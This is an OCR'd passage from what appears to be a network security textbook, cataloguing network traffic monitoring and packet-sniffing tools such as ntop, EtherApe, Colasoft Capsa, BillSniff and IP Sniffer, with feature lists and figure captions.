


Figure 2-21 NetSetMan allows a user to switch between sets of network settings.

- Run scripts
- Network domain
- Complete proxy settings (Internet Explorer and Firefox)
- Home page (Internet Explorer and Firefox)

Figure 2-21 shows a screenshot from NetSetMan.




Figure 2-22 Distinct Network Monitor displays live network traffic statistics.

Tool: Distinct Network Monitor

Distinct Network Monitor displays live network traffic statistics, as shown in Figure 2-22. It includes a scheduler that allows an administrator to run a scheduled collection of network traffic statistics or packet captures.

The following are some of the features of Distinct Network Monitor:

- Network protocols have a drill-down capability showing all the local hardware addresses that generated the packets.
- The reporting feature allows a user to create statistics reports in HTML and CSV formats.
- A user can discover which ports on a system are open and listening for a connection.

Tool: MaaTec Network Analyzer

MaaTec Network Analyzer is a tool that is used for capturing, saving, and analyzing network traffic. The following are some of the features of MaaTec Network Analyzer:

- Real-time network traffic statistics
- Scheduled network traffic reports
- Online view of incoming packets
- Multiple data color options (Figure 2-23)




Figure 2-23 MaaTec Network Analyzer can color-code data based on different criteria.

Tool: ntop

ntop is a network traffic probe that shows network usage. In interactive mode, it displays the network status on the user's terminal. In Web mode, it acts as a Web server, creating an HTML dump of the network status, as shown in Figure 2-24.

Tool: EtherApe

EtherApe is a graphical network monitor for UNIX. It displays network activity graphically by featuring link layer, IP, and TCP modes, as shown in Figure 2-25. It can filter traffic for display, and it can read traffic from a file as well as live from the network.

Tool: Colasoft Capsa Network Analyzer

Colasoft Capsa Network Analyzer is a TCP/IP network sniffer and analyzer that offers real-time monitoring and data analysis of network traffic. It also offers e-mail analysis, Web analysis, and transaction analysis. Figure 2-26 shows a screenshot from Colasoft Capsa Network Analyzer.

Figure 2-24 ntop displays network statistics on a Web page.




Figure 2-25 EtherApe creates a graphical display of network traffic.




Figure 2-26 Colasoft Capsa Network Analyzer provides statistics about network traffic.

Tool: Colasoft EtherLook

Colasoft EtherLook is a TCP/IP network-monitoring tool for Windows-based platforms. It monitors real-time traffic flowing around local networks, and to and from the Internet. The Traffic Analysis Module allows a user to capture network traffic in real time, and display data received and sent by every host in a LAN, as shown in Figure 2-27.

It also includes three advanced analysis modules:

- *E-Mail Analysis Module*: Captures e-mail messages and restores their contents
- *Web Analysis Module*: Allows for detailed tracking of Web accesses from the network
- *Login Analysis Module*: Analyzes all data logins within the network and records all related data

Tool: AnalogX PacketMon

AnalogX PacketMon allows an administrator to capture IP packets that pass through a network interface, whether those packets originated from the machine on which PacketMon is installed or from any other machine on the network. Administrators can then use the built-in viewer to examine the packet's header and contents. PacketMon can export the results into a CSV file for further processing. Figure 2-28 shows a screenshot from AnalogX PacketMon.




Figure 2-27 Colasoft EtherLook displays all the data received by every host in a LAN.

Tool: BillSniff

BillSniff is a network protocol analyzer that provides detailed information about current traffic, as well as overall protocol statistics. It supports the following protocols:

- IPv4
- TCP
- UDP
- IEEE 802.2 frame
- Ethernet II frame
- NetBIOS
- IPX

BillSniff includes both real-time monitoring and an extensive array of filter options that allows a user to limit capture based on IP address, port, protocol, MAC address, packet size, and other criteria. BillSniff also provides graphical statistics for network layers. Users can also send packets and script custom protocols with BillSniff. Figure 2-29 shows a screenshot from BillSniff.




Figure 2-28 AnalogX PacketMon can show detailed information about packets.




Figure 2-29 BillSniff allows a user to view hexadecimal and ASCII versions of packets.




Figure 2-30 IE HTTP Analyzer displays its information in a separate frame within Internet Explorer.

Tool: IE HTTP Analyzer

IE HTTP Analyzer is an add-in for Internet Explorer that allows a user to capture HTTP and HTTPS traffic in real time. It displays the following information:

- Headers
- Content
- Cookies
- Query strings
- Post data
- Redirection URLs
- Cache information
- HTTP status code information

It also provides session clearing and several filtering options. Figure 2-30 shows a screenshot from IE HTTP Analyzer.

Tool: EtherScan Analyzer

EtherScan Analyzer is a network traffic and protocol analyzer. It captures and analyzes packets sent over a local network. It decodes the major protocols and is capable of reconstructing TCP/IP sessions.

Tool: Sniphere

Sniphere is a WinPcap network sniffer that supports most common protocols. It can be used on Ethernet devices and supports PPPoE modems. It allows the user to set filters based on IP, MAC address, ports, and protocols,




Figure 2-31 Sniphere can filter traffic based on several criteria.

and it also decodes packages into an easy-to-understand format. In addition, users can save session logs in XML format and copy selected packets to the clipboard. Figure 2-31 shows a screenshot from Sniphere.

Tool: IP Sniffer

IP Sniffer is a protocol analyzer that uses Windows XP/2000 raw socket features. It supports filtering rules, adapter selection, packet decoding, advanced protocol description, and more. It provides detailed information about each packet in a tree-style view, and the right-click menu allows users to resolve or scan a selected source IP address.

IP Sniffer provides the following additional features:

- Adapter statistics
- IP traffic monitoring
- Traceroute
- Ping
- Port scanning
- TCP/UDP/ICMP spoofing options
- Opens TCP/UDP ports attached to a process
- MAC address changing
- DNS/WINS/SNMP/WHOIS/DHCP queries

Figure 2-32 shows a screenshot from IP Sniffer.

Tool: Atelier Web Ports Traffic Analyzer

Atelier Web Ports Traffic Analyzer is a network traffic sniffer and logger that allows a user to monitor all Internet and network traffic on a PC and view the actual content of the packets. It provides real-time mapping of ports to processes. It also shows the history since boot time of every TCP, UDP, or RAW port opened through Winsock. Figure 2-33 shows a screenshot from Atelier Web Ports Traffic Analyzer.




Figure 2-32 IP Sniffer provides graphical statistics about network traffic.

